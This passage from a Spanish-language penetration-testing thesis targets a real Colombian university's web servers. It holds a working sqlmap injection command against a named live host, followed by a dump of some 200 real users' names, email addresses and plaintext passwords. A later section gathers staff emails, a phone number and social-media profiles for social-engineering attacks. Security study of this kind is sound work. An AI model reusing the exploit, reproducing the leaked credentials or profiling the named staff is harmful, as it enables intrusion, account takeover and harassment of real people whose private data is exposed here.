
sqlmap -u "http://revistatesispsicologica.ulibertadores.edu.co:8089/tools/marco.php?idcategoria=4862" -D libertadores -T usuario -C cargo,apellidos,identificacion,nombres,password,username,identificacion –dump

Figura: Inyección de Código 9

```
root@kali:~/libertadores# sqlmap -u "http://revistatesispsicologica.ulibertadores.edu.co:8089/tools/marco.php?idcategoria=4862" -D libertadores -T usuario -C cargo
,apellidos,identificacion,nombres,password,username,identificacion --dump
Database: libertadores
Table: usuario
[469 entries]
+--------------------------+----------------+------------+----------------------+-----------------------------------+------------------+
| apellidos                | identificacion | cargo      | nombres              | username                          | password         |
+--------------------------+----------------+------------+----------------------+-----------------------------------+------------------+
[14:44:57] [WARNING] console output will be trimmed to last 256 rows due to large table size
| Bermudez Alvarez         | <blank>        | <blank>    | Diana Constanza      | diana.bermudez@multienlace.com.co | alp948           |
| merchan zamudio          | <blank>        | <blank>    | adriana angelica     | angi_mer@hotmail.com              | alp410           |
| avila                    | <blank>        | <blank>    | rafael               | rapfael_22@hotmail.com            | alp535           |
| Cano Olivera             | <blank>        | <blank>    | Luis Eduardo         | lcano77@gmail.com                 | alp786           |
| morales marulanda        | <blank>        | <blank>    | efrain fernando      | cartman2s@hotmail.com             | alp567           |
| ruiz casallas            | <blank>        | <blank>    | maria cristina       | mariacristina_55@hotmail.com      | alp095           |
| garcia                   | <blank>        | <blank>    | mauricio             | mauro8321@hotmail.com             | alp881           |
| CASTRO                   | <blank>        | <blank>    | HARRY                | castroharrye@hotmail.com          | alp728           |
| silva                    | <blank>        | <blank>    | diana                | nanipop9@hotmail.com              | alp564           |
| Santacruz Sanmartin      | <blank>        | <blank>    | Natalia Maria        | supercow407@hotmail.com           | alp032           |
| MEDINA LEON              | <blank>        | <blank>    | JOHN ALEJANDRO       | chonmedina@gmail.com              | alp858           |
| cuadros guerrero         | <blank>        | <blank>    | jeimmy berenice      | cjeimmy@gmail.com                 | 52747892         |
| holguin                  | <blank>        | <blank>    | ivan                 | reef872000@yahoo.com              | alp309           |
| OTALORA HERNANDEZ        | <blank>        | <blank>    | NOHRA LULIETH        | lulietho@gmail.com                | alp213           |
| baez almanza             | <blank>        | <blank>    | manuel javier        | mjba2001mx@yahoo.com.mx           | alp321           |
| esqueche gonzalez        | <blank>        | <blank>    | hilda                | ahome_sg17@hotmail.com            | alp626           |
| MENDOZA NEIRA            | <blank>        | <blank>    | CARLOS ARTURO        | NEMAC80@YAHOO.COM                 | alp490           |
| Cardona Tovar            | <blank>        | <blank>    | Oscar Javier         | cardona_oscar_javier@hotmail.com  | alp291           |
| Monta\xf1o Leon          | <blank>        | <blank>    | Cindy Viviana        | cvivianaml                        | micorreou        |
| Gonzalez Pe\xf1a         | <blank>        | <blank>    | Gabriel Andres       | gabrielgope                       | yteu8471         |
| Corredor Velez           | <blank>        | <blank>    | Leonardo Andres      | leonardo-corredor@hotmail.com     | alp313           |
| celis campos             | <blank>        | <blank>    | rodolfo              | celiscampos@yahoo.es              | alp786           |
| BONILLA ASCENCIO         | <blank>        | <blank>    | NIDYA PATRICIA       | TITANIANPI@HOTMAIL.COM            | alp665           |
| CARDENAS                 | <blank>        | <blank>    | JAVIER               | JAVICARDE@HOTMIAL.COM             | alp758           |
| Gutierrez Villamizar     | <blank>        | <blank>    | Freddy Alexander     | fragvile                          | alp814           |
| rueda mendez             | <blank>        | <blank>    | david gonzalo        | davorueda@hotmail.com             | alp620           |
| bermudez sanchez         | <blank>        | <blank>    | maria angelica       | mariangeli-k19@hotmail.com        | alp263           |
| Castiblanco              | <blank>        | <blank>    | Miguel \xc0ngel      | miguelc79@hotmail.com             | alp950           |
| CA\xd1ON SALAZAR         | <blank>        | <blank>    | BERNARDO             | bdocanon@hotmail.com              | alp104           |
| quintero villaba         | <blank>        | <blank>    | jhon alejandro       | alejoq555@hotmail.com             | alp926           |
| Hincapie Devia           | <blank>        | <blank>    | Marisela             | marhinde@hotmail.com              | alp776           |
| Nieto Silva              | <blank>        | <blank>    | Carolina             | nietocarola@hotmail.com           | alp138           |
| maldonado sanchez        | <blank>        | <blank>    | lina maria           | linita_maldonado@hotmail.com      | alp759           |
| Pinto Rodriguez          | <blank>        | <blank>    | Jessica Maria        | Jehika27@hotmail.com              | alp276           |
| pinzon duran             | <blank>        | <blank>    | liliana              | lilipons222@hotmail.com           | alp989           |
| munevar cortes           | <blank>        | <blank>    | diana marcela        | dianam192@hotmail.com             | alp804           |
| ruiz rios                | <blank>        | <blank>    | cesar augusto        | cesar_ruiz                        | nanateamo        |
| Cabarcas Ochoa           | <blank>        | <blank>    | Jaime Alberto        | cabarcas12@hotmail.com            | alp612           |
| cristopulos osorio       | <blank>        | <blank>    | luis fernando        | fercrisoso@yahoo.com.ar           | alp429           |
| Sabogal Veloza           | <blank>        | <blank>    | Francy Gisselle      | lachiki_56@hotmail.com            | alp661           |
| Moreno Lopez             | <blank>        | <blank>    | Johana Milena        | mile1503@hotmail.com              | alp714           |
| BAUTISTA URIBE           | <blank>        | <blank>    | DIANA PATRICIA       | dianyur89@hotmail.com             | alp893           |
| henao montoya            | <blank>        | <blank>    | marcela              | marcehm1@hotmail.com              | alp128           |
| garcia                   | <blank>        | <blank>    | johanna              | johanarichi@hotmail.com           | alp196           |
| garzon guererro          | <blank>        | <blank>    | steve                | blackstick67@hotmail.com          | alp861           |
| Ruiz Cardona             | <blank>        | <blank>    | Luis Alejandro       | alejandro.ruiz@clinicapalermo.com.co | alp180        |
| henao                    | <blank>        | <blank>    | marcela              | marcehenao1@gmail.com             | alp533           |
| GONZALEZ BELTRAN         | <blank>        | <blank>    | MCJORI IVONNE        | mayogonza73@hotmail.com           | alp930           |
| vargas moreno            | <blank>        | <blank>    | nalida constanza     | nanavarmo100@hotmail.com          | alp929           |
| fuentes                  | <blank>        | <blank>    | yohanny alexander    | yohanny54@yahoo.es                | alp647           |
| pulido guerrero          | <blank>        | <blank>    | yohana marcela       | diva1408@hotmail.com              | alp396           |
| Puentes Higuera          | <blank>        | <blank>    | Delfin               | delfinpuentes@hotmail.com         | alp473           |
| mendez romero            | <blank>        | <blank>    | juan camilo          | juancamilo532@hotmail.com         | alp213           |
| mendez gaitan            | <blank>        | <blank>    | leisly karina        | kamen376@hotmail.com              | alp046           |
| Linares Garzon           | <blank>        | <blank>    | Jonathan             | joncin@colombia.com               | alp742           |
| QUIMBAY ALONSO           | <blank>        | <blank>    | JHON ALBERTO         | espectromafoyu@yahoo.es           | alp020           |
| Pinzon                   | <blank>        | <blank>    | Carolina             | carolinap_002@hotmail.com         | alp580           |
| AVELINO RAMOS            | <blank>        | <blank>    | FABIO ANDRES         | FBOANDRES@GMAIL.COM               | alp299           |
| cortes                   | <blank>        | <blank>    | andrea               | burbuja.k@gmail.com               | alp555           |
```

Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Figura: Inyección de Código 10



ni\xf1o	<blank>	<blank>	duvan	gurrupletas@hotmail.com	alp663
herrera chacon	<blank>	<blank>	monica andrea	monicaandreaherrera@hotmail.com	alp843
Herrera	<blank>	<blank>	Weymar	weherrera21@hotmail.com	MsfalGwe2184
G\xf3mez Su\xe1rez	<blank>	<blank>	sandra liliana	sandraliliana.gomez@bbva.com.co	alp951
alban galindo	<blank>	<blank>	yulieth	yulialove@hotmail.com	alp905
Serrano Rodriguez	<blank>	<blank>	Javier Mauricio	jamasero@gmail.com	alp943
Bonilla Angulo	<blank>	<blank>	Juan Carlos	ju4nc4@hotmail.com	54145
nieto	<blank>	<blank>	fredy	fredystiwar@hotmail.com	alp045
Forero Barajas	<blank>	<blank>	Cesar Humberto	cforerobarajas@yahoo.es	alp874
garzon paez	<blank>	<blank>	rafael andres	andriu_gar@yahoo.es	alp225
anzola oliveros	<blank>	<blank>	luis armando	anzola	alp363
SANTIBA\xd1EZ NIETO	<blank>	<blank>	CARLOS GIOVANY	AEROSANTINI	BACARDI
Triana Varela	<blank>	<blank>	Sara Jane	sarayeinstri@yahoo.es	alp497
ramirez manjarres	<blank>	<blank>	jhon edwin	chiky_edwin@hotmail.com	alp606
alban galindo	<blank>	<blank>	nancy yulieth	yulial13@hotmail.com	alp359
Cortes pineda	<blank>	<blank>	Guillermo Andres	memo182_1@hotmail.com	alp374
salazar hernandez	<blank>	<blank>	camilo andres	outkatmilo@hotmail.com	alp771
Marentes	<blank>	<blank>	Jonathan	jonathanmarentes@hotmail.com	alp011
prieto molina	<blank>	<blank>	omar santiago	primos36@yahoo.es	alp465
ubaque guerrero	<blank>	<blank>	cindy lorena	clug8@hotmail.com	alp021
GARZON	<blank>	<blank>	YESENIA	yeseniagar_024@hotmail.com	alp411
Martinez Lopez	<blank>	<blank>	Lucy Yojana	lucyshel1@yahoo.com.es	alp316
sanabria garcia	<blank>	<blank>	oscar javier	osja_20@hotmail.com	alp022
GARCIA	<blank>	<blank>	HECTOR RAUL	RAULITO1033@HOTMAIL.COM	alp251
palacio gonzalez	<blank>	<blank>	tatiana	tatty	alp231290
Castillo Rivera	<blank>	<blank>	Giovanny	giovanny.castillo@gmail.com	77121950068
Pinzon Iba\xf1ez	<blank>	<blank>	Rocio del Pilar	rociopinzon88@hotmail.com	alp060
urrego leon	<blank>	<blank>	viviana milena	barbiekhen@hotmail.com	alp208
gamez hernandez	<blank>	<blank>	oscar ivan	ozz-29@hotmail.com	alp220
Herrera Martinez	<blank>	<blank>	Johanna andrea	joisandrea18@hotmail.com	alp382
Campos Martinez	<blank>	<blank>	john alexander	publijac@gmail.com	alp692
Gamez Hernandez	<blank>	<blank>	oscar ivan	elflacoivan@gmail.com	alp672
franco	<blank>	<blank>	nestor	nestor_198@yahoo.es	alp399
Escorcia	<blank>	<blank>	Carlos Andres	carlos_escorcias@hotmail.com	alp409
espa\xf1ol morales	<blank>	<blank>	camilo andres	dicam1803@gmail.com	alp766
urrego	<blank>	<blank>	diana	diane_874@hotmail.com	alp982
urrea leon	<blank>	<blank>	jorge armando	abuelo1982@hotmail.com	alp178
SANCHEZ MORA	<blank>	<blank>	DANIEL ALBERTO	fundacioncolombia@hotmail.com	alp126
rey mora	<blank>	<blank>	john jairo	johnisraw@hotmail.com	alp431
Ipuz Garcia	<blank>	<blank>	Christian Javier	luzbel137@hotmail.com	alp511
Ramos Causil	<blank>	<blank>	Jonathan Manuel	jonathan ramos	19manuel
Gait\xe1n Rodr\xedguez	<blank>	<blank>	Sergio Germ\xe1n	sggr15@hotmail.com	alp887
bernal nieto	<blank>	<blank>	ivan dario	inieto72@hotmail.com	alp094
Pulido Guerrero	<blank>	<blank>	Miguel Antonio	mpulido@suizo.com.co	alp402
sanabria tenjo	<blank>	<blank>	angelica	angiesanabria_88@hotmail.com	alp077
moreno rogriguez	<blank>	<blank>	ana jeanneett	ajmr1111@gmail.com	alp423
rubiano	<blank>	<blank>	juliana	julianaliferock@hotmail.com	alp802
Sotelo	<blank>	<blank>	Diana	dfsv_@hotmail.com	alp758
Rojas Ria\xc3\xb1o	<blank>	<blank>	Sandra Carolina	CAROTO18@gmail.com	alp003
almarales bautista	<blank>	<blank>	jhonatan	tatto907@hotmail.com	alp384
LOPEZ PE\xc3\x91A	<blank>	<blank>	YURI ANDREA	kokorikita@hotmail.com	alp071
vanegas fonseca	<blank>	<blank>	leidy bibiana	urano1305@yahoo.com	alp594
LOPEZ PE\xc3\x91A	<blank>	<blank>	YURI ANDREA	kokorikita@gmail.com	alp202
Maldonado Mu\xc3\xb1oz	<blank>	<blank>	Yury Andrea	yuyi236@gmail.com	alp074
Maldonado Mu\xc3\xb1oz	<blank>	<blank>	Yury Andrea	yuyi236@yahoo.com	alp538
CACERES VALDERRAMA	<blank>	<blank>	DIANA MARCELA	dianitakcres	alp235
Ortiz	<blank>	<blank>	Angelica	gmad4@ulibertadores.edu.co	alp197
manjarres mancera	<blank>	<blank>	juan sebastian	jusema88@hotmail.com	alp437
Gomez	<blank>	<blank>	Angela	anron2606@hotmail.com	alp767
ROZO RAMIREZ	<blank>	<blank>	LIZETH ANDREA	liz_andre55@hotmail.com	alp116
Ortiz	<blank>	<blank>	Angelica	gmad4@hotmail.com	maganita
barrera neira	<blank>	<blank>	cristhian orlando	cristhian2990@hotmail.com	alp943
gomez rodriguez	<blank>	<blank>	john fredy	jhon79@hotmail.com	alp346
cardenas	<blank>	<blank>	marco aurelio	marcoau0@yahoo.com	alp055
manjarres mancera	<blank>	<blank>	juan sebastian	jusema11@hotmail.com	alp389
Albarracin	<blank>	<blank>	Jorge	delirio_cardenal@hotmail.fr	alp491
abril quiroz	<blank>	<blank>	david fernando	dafer80@hotmail.com	alp153
manjarres mancera	<blank>	<blank>	juan sebastian	jusema88@libertadores.com	alp023
restrepo gonzalez	<blank>	<blank>	marisol	meunso@hotmail.com	alp217
sanchez hernanadez	<blank>	<blank>	manuel david	davidpunkx@hotmail.com	alp843
MENA MENA	<blank>	<blank>	ALEXIS	alexis.mena@gmail.com	alp224
Ram\xedrez R.	<blank>	<blank>	Jorge Fernando	jorge2703@cable.net.co	alp093
ARGUMERO ORTIZ	<blank>	<blank>	VICTOR JULIO	argumerovj@yahoo.com	alp615
Diaz Gonzalez	<blank>	<blank>	Yudy Andrea	yuandigo@hotmail.com	alp364
Benavides Perilla	<blank>	<blank>	Carlos Alberto	karlos84@gmail.com	karl8422tiger
ramirez solano	<blank>	<blank>	jose	joseramirezalf@hotmail.com	alp856
Tombolini Sanhueza	<blank>	<blank>	Juan Manuel	jtombolini-1@hotmail.com	alp206
PUERTO AVENDA\xd1O	<blank>	<blank>	JUAN RAMON	puertojuan@terra.com.co	alp582
chaparro bohorquez	<blank>	<blank>	andrea johanna	pocaj78@yahoo.com	alp434
diaz gonzalez	<blank>	<blank>	yudy andrea	yudy.diaz@panamericana.com.co	alp647
neira zambrano	<blank>	<blank>	franklin yamid	franyanezam21@hotmail.com	alp866
Ariza Contreras	<blank>	<blank>	Donovan Steven	chiriviko@hotmail.com	alp649
castillo triana	<blank>	<blank>	pablo antonio	koyack007@hotmail.com	alp510
Bautista leon	<blank>	<blank>	Cindy Marcela	marce_14tqm@hotmail.com	alp938
FORERO NU\xd1EZ	<blank>	<blank>	VIVIETTE JOHANA	diciemnre14@yahoo.es	alp730
Lopez Duarte	<blank>	<blank>	Edwin Esneider	edwin_lopez94@hotmail.com	alp507
Nizo Cardenas	<blank>	<blank>	Luz Andrea	andrea.nizo@dhl.com	alp661
paredes barbosa	<blank>	<blank>	astrid yurany	asyupaba 21@hotmail.com	alp607

Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Como se logra ver en las imágenes Figura: Inyección de Código 9 y 10 es muy clara la forma en la cual se puede realizar la extracción de información de las bases de datos.

2.7.4 Presentación y reporte

Si bien las fases que componen a la operatoria de un Penetration Test son las mencionadas anteriormente, cabe señalar que a partir de los resultados obtenidos se genera la documentación correspondiente con los detalles que comprendieron la auditoría. Esta documentación es la que verá el cliente, y es la que servirá como guía para tomar las decisiones futuras pertinentes.

Finalmente, es importante tomar los recaudos necesarios para evitar sufrir ataques e incidentes en la organización.

En los reportes generados, básicamente se debe evidenciar la información recolectada durante todo el proceso de pentesting, tal como se ha recomendado por el grupo de offensive-security creadores de Kali linux.

https://www.offensive-security.com/penetration-testing-sample-report.pdf

NOTA: el proyecto no tiene el alcance del reporte ya que solo se presenta metodología para hallar vulnerabilidades. No se presentan posibles soluciones a los hallazgos

CAPITULO III

3. ANÁLISIS DE INFORMACIÓN DE RESULTADOS

3.1 CONCEPTO DE SEGURIDAD Y DESARROLLO DE LA METODOLOGÍA

El resultado de este proyecto es la propuesta de una nueva metodología, mediante la cual pueda ser usada por cualquier administrador de red, se pueda realizar pruebas, escaneos, vulnerabilidades e intrusiones controladas, para poder probar la seguridad de una red informática y verificar la correcta implementación de las políticas de seguridad informática.

Al realizar el análisis de la información recolectada durante la ejecución de la metodología planteada, se logra observar que es posible encontrar información desde las fases básicas de recolección de información, así como sus posteriores pasos dentro de la misma.

Es importante tener en cuenta dentro del análisis que todas las redes no se comportan de la misma manera, por lo que la metodología reaccionará con diferentes resultados, según el escenario planteado (Externo o Interno), tipo de caja (Black, White o Gray) y las políticas que se tengan configuradas dentro de los dispositivos a realizar el análisis.

3.2 CONCEPTO SOBRE LA RECOLECCIÓN DE INFORMACIÓN

La recolección de información juega un papel muy importante dentro de la metodología planteada, puesto que es el primer escalón bajo el cual se realizará los distintos tipos de pruebas y basándose en esta fase, se podrá establecer vectores de ataque para poder continuar con las fases posteriores de la metodología.


Las herramientas mencionadas como whois y network-tools, son herramientas que permiten realizar reconocimientos de plataformas y determinar en la mayoría de los casos, los proveedores que administran las plataformas o que tienen en colocation sus servidores.

De igual manera las herramientas de reconocimiento, permitirán una búsqueda pasiva basándose en aplicaciones de terceros en internet como network-tools.com, quien será capaz de encontrar información relacionada con un dominio como es el caso de la ulibertadores.edu.co, donde fue posible determinar información acerca del direccionamiento de los DNS, MX, y dirección

IP del servidor donde se encuentra la aplicación principal de ulibertadores.edu.co.

Se pudo identificar el nombre del proveedor registrante del dominio, el cual es mi.co Internet S.A.S, empresa colombiana que actualmente trabaja como registrador de dominios, dirección de la empresa que registra el dominio (Cra 16 No 63A-68 en Bogotá) y la información del contacto de tecnología gertecnologia@libertadores.edu.co, ingeredes@libertadores.edu.co Luis Alfonso Franco Cortés

Figura: Análisis 1




Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Cabe mencionar que dicha información recolectada a nivel de infraestructura es inofensiva, pero en el mundo actual existen ataques informáticos donde se puede aprovechar del desconocimiento del personal que trabaja en las empresas y mediante información recolectada, enviar correos con carátulas de la universidad solicitado información y suplantando a los administradores, dicho ataque es conocido como ingeniería social, donde el delincuente informático usa información recolectada en internet, con el ánimo de suplantar personal que trabaja dentro de las compañías.

Por otro lado lograr encontrar información acerca de Luis Alfonso Franco Cortes, Sandra Constanza Sanchez Cortés y poder estructurar un vector de ataque mucho mayor, es importante mencionar que la información tomada a continuación es puesta como ejemplo y los perfiles de redes sociales, pueda que no concuerden con el real, solo se toma como ejemplo para poder determinar el alcance que puede llegar a tener un ataque de ingeniería social:

- Google+: https://plus.google.com/106208047838932105451/about

Figura: Análisis 2




Fuente: Imagen tomada de la red socia google+

- Google: Imágenes en google del administrador o primer respondiente del dominio

Figura: Análisis 3

Fuente: Imagen tomada del buscador google.


Facebook.com: Figura: Análisis 4



Fuente: Imagen tomada de la red social Facebook.

- Información General: https://www.renata.edu.co/index.php/component/jcalpro/38-ciencias-sociales-y-cultura/394-conferencia-discriminacion-y-segregacion-por-motivos-de-diversidad-sexual-y-de-genero?Itemid=146 donde se puede observar el número de teléfono de contacto 2544750.

Figura: Análisis 5



Fuente: Imagen tomada de la página renata.edu.co

- Información de Sandra Constanza Sanchez Likedin: https://co.linkedin.com/pub/sandra-constanza-s%C3%A1nchez-cort%C3%A9s/24/975/b37

Figura: Análisis 6

Fuente: Imagen tomada de la página linkedin.com

Como se logra ver, la fase de reconocimiento aunque no representa una vulnerabilidad informática, puede llegar a ser una vulnerabilidad de factor humano para suplantación, engaño y estafas.

Las herramientas ping, tracert y nmap, permiten determinar en algunos de los casos si el dispositivo se encuentra alcanzable y cual ruta se atraviesa para llegar a él, pudiendo elaborar un mapa lógico de los saltos que se trazan a través de la red. Los saltos de la red, son imposibles de ocultar, pero las respuestas y peticiones de ICMP se podrían deshabilitar para que simule un host apagado.

La información recolectada con la herramienta The Harvester, permite poder realizar otro ataque de ingeniería social, así como la identificación de los dueños de los correos electrónicos.

Dichos ataques son característicos, porque logran dañar reputacionalmente la imagen de una compañía al generar correos electrónicos no deseados llamados spam.

Figura: Análisis 7

Fuente: Autor del documento.

Scripts para reconocimiento manual: En esta metodología se construyó un script basado en el lenguaje nativo de Linux dentro de la consola Terminal de Kali, en el lenguaje bash, permitiendo descargar el índice de la página ulibertadores.edu.co (index), para poder leer lo que existe dentro del mismo, extraer dominios y direcciones IP y poder ir más allá en el momento de las fases superiores de la metodología.


Figura: Análisis 8

```
root@kali:~/libertadores# grep "href=" index.html | cut -d "/" -f 3
>
a><a href="http:
www.libertadores.edu.co:8089

btn_oferta_academica.png" alt="oferta_libertadores" width="118" height="60" border="0"
www.libertadores.edu.co:8089
campusvirtual.libertadores.edu.co
publicaciones.libertadores.edu.co
www.ulibertadores.edu.co:8089
oas.libertadores.edu.co:7779
www.adobe.com
mail.google.com
www.ulibertadores.edu.co:8089
www.ulibertadores.edu.co:8089
pagos.libertadores.edu.co:7779
integrado.libertadores.edu.co:7779
integrado.libertadores.edu.co:7779
www.onlinelibertadores.blogspot.com" target="_blank"><
```

Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Una vez hecho la extracción de información del direccionamiento IP se pudo sacar los análisis de vulnerabilidades de cada una las direcciones para su posterior análisis.

Figura: Análisis 9



Fuente: Imagen tomada de la herramienta Nessus.

3.3 CONCEPTO SOBRE LA IDENTIFICACIÓN DE SISTEMAS Y SERVICIOS

Esta metodología plantea en su fase 2, los análisis de puertos y servicios que permiten realizar una extracción de versiones de las plataformas tecnológicas y tipos de servicios publicados, es por ello que se busca realizar una consulta por medio de banners de los puertos publicados con el comando telnet y un análisis de puertos.

